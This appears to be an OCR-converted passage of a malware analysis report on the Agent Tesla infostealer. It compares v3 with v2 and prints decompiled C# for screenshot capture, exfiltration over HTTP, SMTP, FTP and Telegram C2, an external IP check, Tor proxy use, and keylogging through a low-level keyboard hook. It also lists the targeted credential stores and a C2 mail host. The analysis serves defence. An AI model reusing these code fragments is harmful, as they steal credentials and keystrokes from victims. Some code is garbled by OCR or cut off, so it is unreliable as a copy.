
API Call	Offset	Line Number
GetAddrInfoW	1805421	42033

```
private static void TakeScreenshot(object sender, ElapsedEventArgs e)
{
    try
    {
        Size blockRegionSize = new Size(global::A.B.Computer.Screen.Bounds.Width, global::A.B.Computer.Screen.Bounds.Height);
        Bitmap bitmap = new Bitmap(global::A.B.Computer.Screen.Bounds.Width, global::A.B.Computer.Screen.Bounds.Height);
        EncoderParameters encoderParameters = new EncoderParameters(1);
        System.Drawing.Imaging.Encoder quality = System.Drawing.Imaging.Encoder.Quality;
        ImageCodecInfo encoder = global::A.b.A(ImageFormat.Jpeg);
        EncoderParameter encoderParameter = new EncoderParameter(quality, 50L);
        encoderParameters.Param[0] = encoderParameter;
        Graphics graphics = Graphics.FromImage(bitmap);
        Graphics graphics2 = graphics;
        Point point = new Point(0, 0);
        Point upperLeftSource = point;
        Point upperLeftDestination = new Point(0, 0);
        graphics2.CopyFromScreen(upperLeftSource, upperLeftDestination, blockRegionSize);
        MemoryStream memoryStream = new MemoryStream();
        bitmap.Save(memoryStream, encoder, encoderParameters);
        memoryStream.Position = 0L;
        if (global::A.b.c2protocol == 0)
        {
            if (global::A.b.last_input_bool)
            {
                global::A.b.SendHTTP(4, Convert.ToBase64String(memoryStream.ToArray()));
            }
        }
        else if (global::A.b.c2protocol == 1)
        {
            global::A.b.SendSMTP(global::A.b.a(EncodedStrings.Y()), global::A.b.E(), memoryStream, 1);
        }
        else if (global::A.b.c2protocol == 2)
        {
            global::A.b.A(memoryStream.ToArray(), string.Concat(new string[]
            {
                EncodedStrings.y(),
                global::A.b.E.Replace(EncodedStrings.l(), EncodedStrings.u()),
                EncodedStrings.V(),
                DateTime.Now.ToString(global::A.b.d),
                EncodedStrings.Z()
            }));
        }
        else if (global::A.b.c2protocol == 3)
        {
            try
            {
                global::A.b.b.Telegram(memoryStream.ToArray(), global::A.b.E.Replace(EncodedStrings.l(), EncodedStrings.u()) + EncodedStrings.W(
                  global::A.b.A(EncodedStrings.z()), EncodedStrings.aA());
            }
            catch (Exception ex)
            {
            }
        }
        memoryStream.Close();
```

Figure 9: Example configuration of Agent Tesla using Telegram as C2 (left) and screenshot functionality of a v3 that can use Telegram (right).

A new addition that came with Agent Tesla v3 is the ability to collect clipboard data and the external IP of the infected host (Figure 10).

View the VMRay Analyzer Report for Agent Tesla v3 (External IP Check)



```
public static string CheckExternal_IP()
{
    string result;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(EncodedStrings."https://api.ipify.org%"());
        httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
        httpWebRequest.KeepAlive = true;
        httpWebRequest.Timeout = 10000;
        httpWebRequest.AllowAutoRedirect = true;
        httpWebRequest.MaximumAutomaticRedirections = 50;
        httpWebRequest.Method = EncodedStrings.P();
        httpWebRequest.UserAgent = EncodedStrings.p();
        using (WebResponse response = httpWebRequest.GetResponse())
        {
            if (Operators.CompareString(((HttpWebResponse)response).StatusDescription, EncodedStrings.Q(), false) == 0)
            {
                using (Stream responseStream = response.GetResponseStream())
                {
                    StreamReader streamReader = new StreamReader(responseStream);
                    return streamReader.ReadToEnd();
                }
            }
        }
        result = EncodedStrings.A();
    }
    catch (Exception ex)
    {
        result = EncodedStrings.A();
    }
    return result;
}
```

2 Hosts


Requests	Severity
api.ipify.org 53, 443	
mail.akdogulojistik.com 53, 587	

DNS Requests (2) TCP Sessions (1)

Type	Domain Name	Resolved IPs	Success	Verdict
A	api.ipify.org, nagano-19599.herokussl.com, elb097307-934924932.us-east-1.elb.amazonaws.com	54.243.164.148, 54.235.83...	✓	N/A
-	api.ipify.org	54.243.164.148, 54.235.83...	✓	N/A

Figure 10: Agent Tesla v3 checking external IP.

Furthermore, v3 comes with the option to use the Tor proxy for its HTTP communication. This is a newer addition which isn't found in the previous versions (Figure 11). If the corresponding configuration is set, Agent Tesla first tries to kill all currently running Tor instances and then download and set up the Tor client.




```
public static string SendHTTP(int int_0, string string_0 = "")
{
    string text = EncodedStrings."%urlkey%"();
    try
    {
        global::A.b.O o = new global::A.b.O();
        if (global::A.b.useTor)
        {
            if (!o.A(global::A.b.a) | global::A.b.a == 0)
            {
                o.killTorInstances();
                o.DownloadAndInstallTor();
                global::A.b.a = o.A(EncodedStrings.bh() + o.a + EncodedStrings.bI());
            }
            o.A();
        }
        string text2 = string.Concat(new string[]
        {
            Conversions.ToString(int_0),
            text,
            global::A.b.hardwareID,
            text,
            DateTime.Now.ToString(global::A.b.D),
            text,
            global::A.b.E,
            text,
            string_0
        });
        global::A.b.C c = new global::A.b.C(text);
        text2 = EncodedStrings."p="() + c.Encrypt3DES(text2);
        string requestUriString = EncodedStrings.bJ();
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
        if (global::A.b.useTor)
        {
            object obj = new global::A.b.j(EncodedStrings.127.0.0.1(), 9050, 0);
            httpWebRequest.Proxy = (IWebProxy)obj;
        }
        httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
        httpWebRequest.KeepAlive = true;
        httpWebRequest.Timeout = 10000;
```

```
public static string SendHTTP(int ky, string kl = "")
{
    string text = <Module>.smethod_0(118516);
    try
    {
        string text2 = string.Concat(new string[]
        {
            Conversions.ToString(ky),
            text,
            c.chu,
            text,
            DateTime.Now.ToString(c.cht),
            text,
            c.chg,
            text,
            kl
        });
        c.TripleDES_t tripleDES_t = new c.TripleDES_t(text);
        text2 = "p=" + tripleDES_t.Encrypt(text2);
        string requestUriString = <Module>.smethod_0(118476);
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
        ServicePointManager.SecurityProtocol = (SecurityProtocolType)4080;
        httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
        httpWebRequest.KeepAlive = true;
        httpWebRequest.Timeout = 10000;
        httpWebRequest.AllowAutoRedirect = true;
        httpWebRequest.MaximumAutomaticRedirections = 50;
        httpWebRequest.UserAgent = <Module>.smethod_0(118468);
        httpWebRequest.Method = <Module>.smethod_0(118428);
        text2 = text2.Replace("+", "%2B");
        byte[] bytes = Encoding.UTF8.GetBytes(text2);
        httpWebRequest.ContentType = <Module>.smethod_0(118420);
        httpWebRequest.ContentLength = (long)bytes.Length;
```

Figure 11: Agent Tesla with the Tor proxy option (v3) (left) and Agent Tesla without Tor proxy v2 (right).


With HTTP communication set-up, Agent Tesla starts one of its main tasks – credential-stealing (Figure 12). Agent Tesla v3 has some additions to the application list that it targets.




```
5/5    Data Collection    Tries to read cached credentials of various applications    1    Spyware

• Tries to read sensitive data of: Postbox, BlackHawk, Internet Download Manager, CoreFTP, TigerVNC, Mozilla Firefox, Comodo IceDragon, Microsoft Outlook, Ipswitch
  WS_FTP, Google Chrome, FileZilla, Mozilla Thunderbird, IncrediMail, FTP Navigator, Pocomail, Opera Mail, WinSCP, The Bat!, Cyberfox, SeaMonkey, Opera, k-Meleon,
  Flock, TightVNC, Internet Explorer.
```

Figure 12: Agent Tesla's Stealing attempts.

Both versions are also able to function as a keylogger. The keylogging functionality is again implemented with the help of timers. The set interval specifies how often the logs are collected and exfiltrated (Figure 13). The hook itself is installed using the native SetWindowsHookExA function with idHook WH_KEYBOARD_LL which takes an application-defined hook.



```
if (global::A.b.log_keys)
{
    System.Timers.Timer timer5 = new System.Timers.Timer();
    timer5.Elapsed += global::A.b.SendKeyboardLogs;
    timer5.Interval = (double)(60000 * Conversions.ToInteger(global::A.b.a));
    timer5.Enabled = true;
    timer5.Start();
    global::A.b.kbok.HookKeyboard();
}
```




```
public void HookKeyboard()
{
    checked
    {
        try
        {
            int num = 0;
            do
            {
                this.A = (IntPtr)global::A.b.D.SetWindowsHookEx(13, this.A, (IntPtr)Marshal.GetHINSTANCE(Assembly.GetExecutingAssembly().GetModules()[0]).ToInt32(), 0);
                if (this.A != IntPtr.Zero)
                {
                    break;
                }
                num++;
            }
            while (num <= 10);
        }
        catch (Exception ex)
        {
        }
    }
}
```

Figure 13: Keyboard log exfiltration (left) and hook installation (right).

String and Config Decryption

All strings that are used by Agent Tesla are encrypted by default and mostly used on demand. The ability to decrypt Agent Tesla's strings, allows one to extract parts of the configuration information like the c2 server, the passwords used, or other data related to network connections. Appendix B contains a small list of extracted network information from different Agent Tesla samples.


Version 2
